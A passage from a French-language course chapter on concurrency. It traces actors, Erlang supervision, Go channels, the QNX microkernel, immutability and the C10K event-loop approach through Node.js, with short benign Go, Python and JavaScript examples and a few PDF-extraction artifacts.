Hoare n'était pas le premier. Cinq ans plus tôt, en 1973, Carl Hewitt et deux étudiants du laboratoire d'intelligence artificielle du MIT, Peter Bishop et Richard Steiger, avaient proposé une idée voisine sous un autre nom, dans un article présenté à la conférence IJCAI. Ils ne cherchaient pas à écrire des systèmes d'exploitation, mais à modéliser l'intelligence comme une foule d'agents indépendants qui se parlent. Leur unité de base est l'**acteur** : un objet qui possède un état que lui seul peut lire ou modifier, et une **boîte aux lettres** (*mailbox*) où les autres déposent des messages. Quand un acteur traite un message, il peut faire exactement trois choses, envoyer des messages à d'autres acteurs, en créer de nouveaux, et décider de son propre comportement pour le message suivant. Rien d'autre. Personne ne touche jamais à l'état d'un acteur autrement qu'en lui écrivant.

La différence avec Hoare tient à un mot, et elle compte. Dans CSP, l'envoi est un rendez-vous : celui qui envoie attend que l'autre ait reçu. Chez Hewitt, on dépose le message dans la boîte et on repart sans attendre, l'autre le lira quand il y viendra. Les messages des acteurs sont **asynchrones**, et c'est ce qui les rend naturels dès que les interlocuteurs sont loin l'un de l'autre, sur une autre machine, ou simplement occupés. En cuisine, l'acteur est le cuisinier à son poste, et la boîte aux lettres est le rail où s'accrochent les bons de commande : la salle y pique un ticket et retourne à ses tables sans attendre que le plat soit parti, le cuisinier les prend dans l'ordre, et personne ne vient tourner ses casseroles à sa place.

L'idée est restée pendant plus de dix ans une affaire de laboratoire, une belle théorie que peu de programmes utilisaient. Il aura fallu qu'une compagnie de téléphone ait un problème que rien d'autre ne résolvait.

Le langage d'une compagnie de téléphone

En 1986, au laboratoire d'informatique d'Ericsson, Joe Armstrong commence à travailler sur un langage pour les centraux téléphoniques, bientôt rejoint par Robert Virding et Mike Williams. Le problème d'un central est celui de Hewitt, mot pour mot : des milliers d'appels en même temps, qui n'ont rien à voir entre eux, un système qui ne doit jamais s'arrêter, et surtout, une erreur dans un appel qui ne doit pas toucher les autres. Le langage s'appellera **Erlang**, et chaque appel y devient ce que le langage nomme, un peu trompeusement, un processus. Ce n'est pas un processus du système d'exploitation, ceux de la sous-section sur les processus et les threads, lourds et rares. C'en est une version minuscule, gérée par le langage lui-même, dont une machine fait tourner des centaines de milliers. Chacun a sa mémoire, que personne d'autre ne voit, et sa boîte aux lettres. Ce sont les acteurs de Hewitt, dans un langage sur lequel une entreprise a parié.



De cette isolation découle la décision la plus surprenante d'Erlang, que Armstrong résume par une formule devenue célèbre : **let it crash**, laissez planter. Plutôt que de prévoir dans chaque processus tout ce qui pourrait mal tourner, on le laisse mourir dès qu'il rencontre une erreur, et un autre processus, le **superviseur**, dont c'est le seul rôle, s'en aperçoit et le relance. Dans sa thèse de 2003, Armstrong pose la distinction qui rend cela raisonnable : une exception est une situation que le système ne sait pas traiter, une erreur est une situation que le programmeur ne sait pas traiter, et pour la seconde, la seule réponse honnête est de laisser un autre processus réparer. En cuisine, le cuisinier qui rate sa sauce la jette et recommence, le chef le remarque et réaffecte le poste, et les quarante autres plats n'en sauront jamais rien. Cela ne fonctionne que parce que rien n'est partagé. Un processus qui meurt en tenant un verrou emporterait tout le monde avec lui. Un processus Erlang ne tient rien.

Vous retrouverez cette philosophie, presque mot pour mot, à une tout autre échelle. Dans la section sur Kubernetes, vous tuerez un conteneur de vos propres mains et le verrez réapparaître aussitôt, parce qu'une boucle de contrôle compare sans cesse l'état désiré à l'état réel et remplace ce qui manque. Le texte y dit que le système « ne tente pas de réparer un pod défaillant, il le remplace ».


C'est le superviseur d'Erlang, avec des conteneurs à la place des processus et un centre de données à la place d'un central téléphonique. Aucune filiation directe entre les deux, mais la même conclusion, tirée deux fois à trente ans d'écart : quand rien n'est partagé, laisser mourir et relancer coûte moins cher que prévoir.

Le résultat s'est vu sur un produit. En 1998, Ericsson livre l'AXD301, un commutateur qui, au moment où Armstrong écrit sa thèse, compte 1,7 million de lignes d'Erlang, et qu'il décrit comme « l'un des produits les plus fiables jamais faits par Ericsson ». On lit partout à son sujet une disponibilité de 99,9999999 %, les fameux neuf neuf, soit trente et une millisecondes d'arrêt par an. Il vaut la peine de lire ce qu'Armstrong lui-même en dit : la seule source de ce chiffre était « une présentation PowerPoint montrant des chiffres selon lesquels un client important avait fait tourner un système de onze noeuds avec une fiabilité de 99,9999999 %, sans que la façon dont ces chiffres avaient été obtenus soit documentée ». Le chiffre le plus cité sur Erlang est ainsi désavoué par son auteur, dans le texte même qu'on cite pour l'étayer. Ce que la thèse affirme est plus modeste et bien mieux établi.

L'idée a survécu à la téléphonie. Le 6 janvier 2012, WhatsApp, alors une petite entreprise, publie un billet technique montrant un seul de ses serveurs, vingt-quatre coeurs sous FreeBSD, tenant 2 277 845 connexions simultanées. Le logiciel derrière était écrit en Erlang, un processus par connexion, et c'est ce qui permettait à une équipe minuscule de servir des centaines de millions de personnes. On y reviendra dans la dernière sous-section, parce que tenir deux millions de connexions n'est pas d'abord une question de parallélisme, c'est une question d'attente.

La formule de Go

Si Erlang a fait vivre les acteurs de Hewitt, c'est Go qui a rendu les canaux de Hoare ordinaires. On a vu dans la première sous-section d'où vient le langage, de Newsqueak à Go en passant par Plan 9, trente ans de Rob Pike à reconstruire la même idée. Ce qui a changé en 2009, c'est l'échelle d'adoption. Une goroutine se lance avec un mot-clé et coûte si peu qu'on en crée des milliers sans y penser, et un canal se déclare avec un type, `chan int`, si bien qu'on y envoie et qu'on en reçoit avec la même flèche : `ch <- 42` pour déposer, `x := <-ch` pour prendre. Par défaut, l'envoi attend que quelqu'un reçoive, exactement comme chez Hoare. Go a donc pris le rendez-vous de CSP là où Erlang avait pris la boîte aux lettres de Hewitt, et les deux langages sont, cinquante ans plus tard, les deux branches vivantes des deux articles de 1973 et 1978.



Le mot d'ordre annoncé depuis le début de cette section vient d'un billet du blogue officiel de Go, écrit par Andrew Gerrand le 13 juillet 2010, et il tient en une phrase : « Ne communiquez pas en partageant la mémoire ; partagez la mémoire en communiquant. » Ce qu'elle demande est concret. Au lieu d'une variable que plusieurs goroutines lisent et écrivent sous la garde d'un verrou, une seule goroutine possède la donnée, et les autres lui envoient des messages pour la consulter ou la modifier. Gerrand le résume ainsi : cette approche garantit qu'une seule goroutine a accès à la donnée à un instant donné. C'est le poste de travail et le passe, dits en Go. La donnée ne change jamais de mains par une saisie à deux, seulement par un dépôt suivi d'une prise.

Voici le compteur de la sous-section précédente, réécrit ainsi. Il n'y a plus de variable partagée ni de verrou : chaque goroutine compte pour elle-même, puis dépose son résultat sur le passe, et le programme principal prend les quatre plats un à un.

```
package main

import "fmt"

// Chaque goroutine compte pour elle-même, sur son propre poste,
// puis dépose son résultat sur le passe. Rien n'est partagé.
func compter(n int, resultats chan<- int) {
 somme := 0
 for i := 0; i < n; i++ {
     somme++
 }
 resultats <- somme
}

func main() {
 resultats := make(chan int)
 for i := 0; i < 4; i++ {
     go compter(1_000_000, resultats) // quatre cuisiniers, chacun son poste
 }
 total := 0
 for i := 0; i < 4; i++ {
     total += <-resultats // on prend les quatre plats, un à un
 }
 fmt.Println("attendu :", 4_000_000)
 fmt.Println("obtenu  :", total)
}
```

```
$ go run compteur.go
attendu : 4000000
obtenu  : 4000000
```

Le mot-clé `go` devant l'appel lance la fonction dans une goroutine et rend la main aussitôt. Le canal `resultats` est le passe : `resultats <- somme` y dépose, `<-resultats` y prend, et comme l'envoi attend qu'on reçoive, le programme principal ne peut pas terminer avant d'avoir pris les quatre résultats. Il n'y a rien à protéger, parce que `somme` n'existe que dans la goroutine qui la calcule, et que le seul moment où une valeur change de mains est un dépôt sur le canal. La justesse ne dépend plus de l'ordre dans lequel les quatre goroutines finissent. Relancez-le mille fois, il donnera mille fois 4 000 000, et cette fois ce n'est pas une chance, c'est une propriété.

Il faut être honnête sur ce que Go promet et ce qu'il n'impose pas. Le langage a toujours de la mémoire partagée et des verrous, dans son paquet `sync`, et rien n'empêche d'écrire en Go le compteur faux de la sous-section précédente. La formule est une discipline que le langage encourage par ce qu'il rend facile, pas une règle qu'il fait respecter. Erlang, lui, ne laisse pas le choix, puisque ses processus ne peuvent physiquement rien partager. Et c'est Rust, en 2015, qui poussera l'idée jusqu'au bout dans l'autre direction, en faisant vérifier par le compilateur qu'aucune donnée n'est accessible par deux fils à la fois, de sorte que la condition de course y est refusée avant même que le programme tourne. Trois langages, trois réponses à la question de Lee : encourager, interdire, ou prouver.

Un système d'exploitation qui ne partage rien

L'idée de Hoare ne s'est pas arrêtée aux langages. En 1980, à Kanata, en banlieue d'Ottawa, deux étudiants de l'Université de Waterloo, Gordon Bell et Dan Dodge, fondent Quantum Software Systems pour construire un système d'exploitation sur ce principe. Leur premier produit, QUNIX, sort en 1982 sur le processeur 8088 des premiers PC, et prend en 1984 le nom qu'il a gardé, **QNX**. Il tourne aujourd'hui dans les voitures du monde entier, dans des appareils médicaux et des équipements industriels, et il appartient depuis avril 2010 à Research In Motion, l'entreprise de Waterloo derrière le BlackBerry, qui en a fait depuis le coeur de son activité automobile.

Ce qui distingue QNX, c'est ce que son noyau ne fait pas. Un système d'exploitation classique, Linux ou Windows, est un **noyau monolithique** : l'ordonnanceur, les pilotes de périphériques, les systèmes de fichiers et la pile réseau vivent dans le même espace mémoire, et se partagent tout. C'est efficace, et c'est exactement pour cela qu'un pilote défaillant peut emporter la machine entière, une panne de la même famille que l'écran bleu de la sous-section sur les processus et les threads, celle où rien ne sépare le fautif du reste. QNX est un **micronoyau**. Sa propre documentation décrit ce qu'il contient en une phrase : le noyau « implémente les fonctions POSIX de base utilisées dans les systèmes temps réel embarqués, ainsi que les services fondamentaux d'échange de messages ». Rien d'autre. Les systèmes de fichiers, les pilotes, le réseau, « s'exécutent hors du noyau », comme des processus ordinaires, et les programmes les utilisent « en communiquant par messages ». Le passage de messages n'est pas une option de QNX, il est, selon ses propres mots, « la forme première de communication entre processus » de tout le système.

La conséquence est celle d'Erlang, appliquée au système lui-même. Un pilote qui plante est un processus qui meurt, et on le relance, pendant que le reste de la machine continue. Un système de fichiers n'a aucun moyen d'écraser la mémoire du réseau, parce qu'il ne la voit pas. C'est ce qui vaut à QNX sa place dans les endroits où un redémarrage n'est pas une option. Et le choix de QNX entre les deux branches de cette sous-section est net : sa documentation précise que l'échange de messages « est synchrone et copie les données ». C'est le rendez-vous de Hoare, pas la boîte aux lettres de Hewitt, avec un prix qu'on reconnaît : chaque message est copié d'un espace d'adressage à l'autre. On l'a vu dans la sous-section sur les processus, c'est ce coût-là que les threads avaient été inventés pour éviter. QNX le paie volontairement, parce que l'isolation vaut plus que la vitesse dans une voiture.

Ne rien partager, ou ne partager que ce qui ne change pas

Tout ce qui précède peut maintenant se dire en une règle, plus précise que le titre de cette sous-section. Ce qui casse n'est pas le partage. C'est le partage d'un **état mutable**, une valeur que l'un peut lire pendant qu'un autre l'écrit. De là, il y a deux stratégies, et non une. La première est de ne rien partager du tout et de s'échanger des messages, c'est la voie de Hoare, de Hewitt, d'Erlang, de Go et de QNX. La seconde est de partager librement des valeurs qui ne changent jamais, parce qu'une valeur qu'on ne modifie pas ne peut pas être lue pendant qu'on l'écrit, et qu'il n'y a donc rien sur quoi courir. Un million de threads peuvent lire la même chaîne de caractères sans verrou, à condition que personne ne la modifie jamais.

Cette seconde voie a un nom que vous connaissez déjà. La section sur la programmation présentait l'immutabilité comme la première des deux idées centrales du paradigme fonctionnel, et disait qu'elle « élimine toute une classe de bugs liés aux modifications inattendues de l'état ». Vous savez maintenant de quelle classe il s'agit. Ce n'est pas un hasard si, quelques lignes plus haut, cette section

citait Erlang : Erlang est un langage fonctionnel précisément parce que ses processus s'envoient des données, et qu'une donnée qui ne change pas peut être envoyée sans crainte. Rich Hickey, le créateur de Clojure, que la même section nommait comme forme moderne de Lisp, l'a dit sans détour dans le texte où il justifie son langage : les objets à état mutable sont « le nouveau code spaghetti », un « désastre pour la concurrence », et l'immutabilité « fait disparaître l'essentiel du problème, partagez librement entre threads ». Les deux stratégies se rejoignent donc, et les langages qui prennent la concurrence au sérieux tendent à prendre les deux.

Python, lui, n'impose ni l'une ni l'autre, mais il offre la première dans sa bibliothèque standard, et vous l'avez déjà utilisée sans le savoir. Voici le programme Go de tout à l'heure, réécrit avec des processus et une file.

```
from multiprocessing import Process, Queue

def compter(n, resultats):
    somme = 0
    for _ in range(n):
        somme += 1
    resultats.put(somme)          # dépose le résultat sur le passe

if __name__ == "__main__":
    resultats = Queue()
    ps = [Process(target=compter, args=(1_000_000, resultats)) for _ in range(4)]
    for p in ps: p.start()
    total = sum(resultats.get() for _ in range(4))   # prend les quatre plats
    for p in ps: p.join()
    print(f"attendu : {4_000_000}")
    print(f"obtenu  : {total}")
```

```
$ uv run --python 3.14t --no-project python file.py
attendu : 4000000
obtenu  : 4000000
```

Le résultat est juste sur l'interpréteur sans GIL comme sur l'autre, et cette fois sans verrou, parce que chaque processus a sa propre mémoire et que la seule chose qui la quitte est une valeur déposée dans la file. Le `multiprocessing.Pool` de la sous-section sur les processus faisait déjà exactement cela, en cachant la file. C'est le passe, en Python.

Reste une chose que ne pas partager ne règle pas. Les quatre processus ci-dessus calculent. Mais la plupart des programmes, on l'a vu, n'ont pas ce problème-là : ils attendent. Et pour un programme qui attend, la question n'est pas comment répartir le travail entre plusieurs cuisiniers, c'est comment un seul cuisinier peut ne jamais rester planté devant l'eau qui bout. C'est le sujet de la dernière sous-section.

Ne jamais bloquer

Dix mille clients

En 1999, un programmeur nommé Dan Kegel ouvre une page web par une question faussement modeste : « Il est temps que les serveurs web servent dix mille clients en même temps, vous ne trouvez pas ? » Le problème a gardé le nom qu'il lui a donné, **C10K**, dix mille connexions, et il est resté la page de référence du sujet pendant quinze ans, remise à jour jusqu'en 2014. Ce qui le rendait difficile n'était pas la puissance de calcul. Dix mille personnes qui lisent un site ne demandent presque rien au processeur. Ce qui le rendait difficile, c'est que la manière évidente de s'y prendre ne tient pas.

La manière évidente, c'est celle de tout ce qu'on a vu jusqu'ici : un thread par client. Chaque connexion reçoit son fil d'exécution, qui attend la requête, la lit, répond, et recommence. C'est simple, c'est lisible, et Kegel montre en une division pourquoi cela s'effondre. Un thread a besoin d'une pile, deux mégaoctets sur le Linux de l'époque, et un processus disposait d'un gigaoctet de mémoire virtuelle. « On manque de mémoire virtuelle à $2^{30}/2^{21} = 512$ threads. » Un gigaoctet divisé par deux mégaoctets, cinq cent douze. On en voulait dix mille. Et même en réduisant les piles, chaque thread qui attend coûte un changement de contexte à l'ordonnanceur pour rien, puisqu'il n'a rien à faire d'autre qu'attendre. On retrouve le cuisinier planté devant sa casserole, sauf qu'ils sont dix mille à attendre chacun devant la sienne, et que la cuisine n'a pas la place.

La réponse de Kegel tient en une phrase, et elle est le programme de toute cette sous-section : « servir beaucoup de clients avec chaque thread, et utiliser des entrées-sorties non bloquantes et une notification de disponibilité ». Autrement dit, un seul cuisinier pour toutes les casseroles, à condition qu'il ne reste jamais planté devant aucune. Au lieu de demander au réseau « donne-moi la requête » et d'attendre qu'elle arrive, on lui demande « préviens-moi quand une requête est arrivée » et on passe à la casserole suivante. Le système d'exploitation offre exactement cela, sous des noms qui varient, `select` et `poll` partout, `epoll` sur Linux, `kqueue` sur les systèmes BSD dont macOS : une fonction qui reçoit une liste de connexions et rend la main quand l'une d'elles a quelque chose à dire. Un seul thread, dix mille connexions, et une boucle qui demande sans cesse « laquelle est prête ? ». On l'appelle une **boucle d'événements** (*event loop*).


Le multitâche coopératif, revenu par la petite porte

Il faut être précis sur ce qui change, parce que sur une image fixe, rien ne change. Un cuisinier devant trois casseroles qui cuisent, c'est la vignette « Concurrence » de l'introduction de cette section, et elle décrit aussi bien dix threads sur un seul coeur qu'une boucle d'événements. Dans les deux cas, une seule chose avance à la fois, et dans les deux cas, les casseroles cuisent pendant qu'on s'occupe

d'une autre. La différence n'est pas dans l'image, elle est dans qui déplace le cuisinier.

Avec les threads, c'est le système qui le déplace. Vous avez vu comment dans la sous-section sur les processus et les threads : une minuterie interrompt le thread en cours sans lui demander son avis, l'ordonnanceur range son état et en installe un autre à la place. Le cuisinier peut donc rester planté devant sa casserole autant qu'il veut, quelqu'un viendra le pousser. Mais chaque cuisinier planté est un cuisinier entier, avec sa pile, et chaque poussée est un changement de contexte. Dix mille clients, c'est dix mille cuisiniers debout dans la cuisine, et c'est le compte de Kegel. Notez que le cuisinier a changé de sens au passage : dans l'introduction de la section il représentait un coeur, ici il représente un thread, et dix mille threads se partagent quelques coeurs.

Avec la boucle d'événements, personne ne pousse personne. Il n'y a qu'un cuisinier, et c'est lui qui décide quand changer de casserole. Il n'a le droit de le faire qu'à un moment précis, celui où il a demandé à être prévenu, et il ne se plante jamais, parce que la casserole a une sonnette. Un plat en attente n'est plus une personne, c'est une note posée sur la casserole, l'état du plat et quoi faire quand elle sonnera.



La même cuisine, les mêmes casseroles. À gauche, un cuisinier par casserole, et c'est l'ordonnanceur qui décide lequel avance, en poussant l'un pendant que les autres restent plantés, chacun avec sa pile. À droite, un seul cuisinier et une sonnette par casserole : il ne se plante devant aucune, et il change de casserole quand l'une sonne.

Si cela vous rappelle quelque chose, c'est normal. Un programme qui rend la main de lui-même, à des moments qu'il choisit, c'est le multitâche coopératif que vous avez rencontré avec l'ordonnanceur, celui du Mac OS classique et de Windows 3.x, que la préemption avait remplacé parce qu'un seul programme qui oubliait de céder son tour figeait la machine entière. Il revient ici par la petite porte, à l'intérieur d'un seul processus, et il revient avec sa fragilité intacte. Si le cuisinier unique reste planté devant une casserole, ne serait-ce qu'une seconde, les dix mille autres brûlent. C'est de là que cette sous-section tient son titre.

Le tableau rassemble les trois modèles rencontrés jusqu'ici, sur les quatre lignes qui les séparent vraiment.

	Processus	Thread
Mémoire	la sienne, isolée par l'unité de gestion mémoire	celle du processus, partagé
Qui décide de changer de tâche	le système, par préemption	le système, par préemption
Ce que coûte une tâche qui attend	un processus entier	un thread entier, avec sa pi
Ce qui casse	rien n'est partagé, mais se parler coûte cher	les conditions de course

Un langage de navigateur devient un serveur

En novembre 2009, à Berlin, un programmeur nommé Ryan Dahl présente à la première JSConf EU un projet qui applique la recette de Kegel à un langage qui ne l'avait jamais connue en dehors du navigateur, JavaScript. Le projet s'appelle **Node.js**, et sa page d'accueil le décrit encore aujourd'hui dans des termes qui sont presque ceux de Kegel : « un environnement d'exécution JavaScript asynchrone et piloté par les événements, conçu pour construire des applications réseau qui passent à l'échelle ». Puis, à propos du petit serveur donné en exemple : « à chaque connexion, la fonction de rappel est déclenchée, mais s'il n'y a rien à faire, Node.js dort ». La **fonction de rappel** (*callback*), c'est la note posée sur la casserole, ce qu'il faut faire quand elle sonnera. Et un serveur qui dort quand il n'a rien à faire, c'est un cuisinier qui n'est planté devant rien.



Le choix de JavaScript n'a rien d'un hasard. C'est un langage qui n'avait jamais eu de threads, parce que dans le navigateur il n'y en a jamais eu : un seul fil, une boucle d'événements, et du code qui réagit aux clics et aux réponses du réseau sans jamais bloquer, faute de quoi la page entière se figerait. Les programmeurs JavaScript pratiquaient le multitâche coopératif depuis plus de dix ans sans le savoir, et ils n'avaient aucune bibliothèque de threads à désapprendre. La page de Node reconnaît d'ailleurs ses aînés, Twisted en Python et EventMachine en Ruby, qui offraient la même boucle mais comme une bibliothèque, qu'il fallait choisir puis démarrer par un appel bloquant. Node, dit-elle, « présente une boucle d'événements comme une construction de l'environnement d'exécution plutôt que comme une bibliothèque ». Il n'y a pas de fonction pour lancer la boucle. Elle tourne dès que le programme commence, et le programme se termine quand il n'y a plus rien à attendre.

Ce choix a eu une conséquence que personne n'avait demandée. Le même langage tournait désormais des deux côtés du réseau, dans le navigateur et sur le serveur, et c'était celui que tout développeur web connaissait déjà. Node n'était pas le premier à l'essayer, Netscape avait proposé du JavaScript côté serveur dès 1996 avec LiveWire, mais c'est Node qui a tenu, parce qu'il arrivait avec un moteur rapide et un modèle qui répondait au C10K. Un gestionnaire de paquets, npm, a suivi dès janvier 2010, et avec lui un seul écosystème de bibliothèques, partagé par les deux côtés. C'est ce qu'on

appelle aujourd'hui une **pile JavaScript complète** (*full-stack*), celle des frameworks comme Next.js et Nuxt, que vous verrez dans le module sur les architectures web. Et même ceux qui n'écriront jamais un serveur en JavaScript ont Node sur leur machine, puisque tout l'outillage du front-end moderne, TypeScript, JSX, les empaqueteurs, tourne dessus. Un projet fait pour servir dix mille clients est devenu l'atelier de tout le web.

Rien n'a été inventé, tout a été assemblé



Ce qui frappe, quand on ouvre le dépôt de Node, c'est que presque rien n'y a été écrit de zéro. Le cuisinier, c'est **V8**, le moteur JavaScript que Google avait construit en 2008 pour Chrome, au moment où les navigateurs se livraient une guerre de vitesse. V8 se présente comme « le moteur JavaScript et WebAssembly open source et haute performance de Google, écrit en C++, utilisé

dans Chrome et dans Node.js ». Il n'a jamais été conçu pour un serveur, et il n'a pas eu à l'être. Les sonnettes, c'est **libuv**, une bibliothèque C dont la première ligne de présentation dit tout : « une bibliothèque de support multiplateforme centrée sur les entrées-sorties asynchrones », et dont la première fonctionnalité annoncée est « une boucle d'événements complète, appuyée sur `epoll`, `kqueue`, IOCP et les ports d'événements ». Ce sont les noms de la page de Kegel, plus celui de Windows, derrière une seule interface. Et libuv est un morceau que Node a lui-même fait naître : elle a été écrite pour lui, en 2011, quand Dahl a annoncé un portage vers Windows « visant l'API IOCP », avec l'aide de Microsoft, parce que la bibliothèque utilisée jusque là ne connaissait pas cette API. Depuis, libuv a quitté le nid : Julia s'en sert, et Python aussi, à travers uvloop, dont on reparlera.

Le reste de la liste est du même ordre. OpenSSL pour le chiffrement, zlib pour la compression, c-ares pour les requêtes DNS sans bloquer, llhttp pour découper les requêtes HTTP, ICU pour Unicode. Le fichier de maintenance du dépôt en compte une trentaine. Ce que Node a écrit lui-même, c'est la colle en C++ entre V8 et libuv, et une bibliothèque standard en JavaScript par-dessus. C'est un cas d'école de ce que vous verrez dans le module sur l'architecture, et une démonstration de ce que permet l'open source : un projet qui a changé la manière d'écrire des serveurs a commencé comme un assemblage de pièces que d'autres avaient déjà faites, et bien faites.

Voici à quoi ressemble un serveur Node, en entier. Il compte les requêtes qu'il reçoit.

```
// serveur.js, à lancer avec : node serveur.js
const { createServer } = require("node:http");

let requetes = 0;

createServer((requete, reponse) => {
  requetes += 1;
  reponse.end(`Vous êtes la requête numéro ${requetes}\n`);
}).listen(3210);
```

La fonction passée à `createServer` est la fonction de rappel. Elle n'est pas appelée par le programme, qui se termine en apparence dès la dernière ligne, mais par la boucle, à chaque fois qu'une connexion arrive. Et regardez le compteur. C'est celui de la sous-section sur les processus et les threads, celui qui perdait trois millions d'incréments sans verrou, et ici il n'y a toujours pas de verrou. Il est pourtant juste, quel que soit le nombre de clients. Il n'y a qu'un seul thread, donc deux incréments ne peuvent jamais se croiser. C'est la dernière ligne du tableau, prise à l'envers : la boucle ne connaît pas la condition de course. Elle a un autre ennemi, et il arrive maintenant.

Regarder la boucle tourner

Le navigateur a exactement la même boucle que Node, c'est même de lui qu'elle vient, et vous pouvez la regarder tourner ici, sans rien installer. Le bloc qui suit s'exécute dans votre navigateur quand vous cliquez sur « Exécuter ». Avant de le lancer, essayez de prédire l'ordre des quatre lignes.

```
console.log("1 : début du script");
setTimeout(() => console.log("4 : la minuterie, pourtant à 0 ms"), 0);
Promise.resolve().then(() => console.log("3 : la promesse"));
console.log("2 : fin du script");
```

Ce code peut être exécuté et modifié en ligne, sur la page « Ne jamais bloquer » du site du cours.

L'ordre est 1, 2, 3, 4, et non 1, 4, 3, 2 comme la lecture du code le suggère. La ligne `setTimeout` avec un délai de zéro ne dit pas « fais ceci maintenant », elle dit « pose une note, et quand tu auras fini ce que tu fais, fais ceci ». Le script court jusqu'à sa dernière ligne sans être interrompu, ce qui est très exactement la règle du coopératif : personne ne prend la main au cuisinier, il la rend quand il a fini. Alors seulement la boucle regarde ses notes, et elle en tient deux piles. La **promesse** (*promise*), que vous verrez de près dans un instant, va dans une pile prioritaire, la **file des microtâches**, qui est vidée entièrement avant qu'on touche à l'autre. La minuterie va dans la **file des tâches**, avec les clics, les réponses du réseau et tout ce que libuv, ou le navigateur, rapporte du dehors. D'où le 3 avant le 4, même avec zéro milliseconde.

Deux secondes de calcul, et tout le monde attend

Voici maintenant la fragilité promise depuis le titre. Le bloc pose une minuterie de 100 millisecondes, puis se met à calculer pendant deux secondes sans jamais rendre la main.

```
const depart = performance.now();
setTimeout(() => {
  console.log(`la minuterie de 100 ms a sonné après ${Math.round(performance.now() - depart)} ms`
}, 100);
let n = 0;
while (performance.now() - depart < 2000) { n += 1; }
console.log(`la boucle a tourné ${n} fois, pendant 2000 ms, sans jamais rendre la main`);
```

Ce code peut être exécuté et modifié en ligne, sur la page « Ne jamais bloquer » du site du cours.

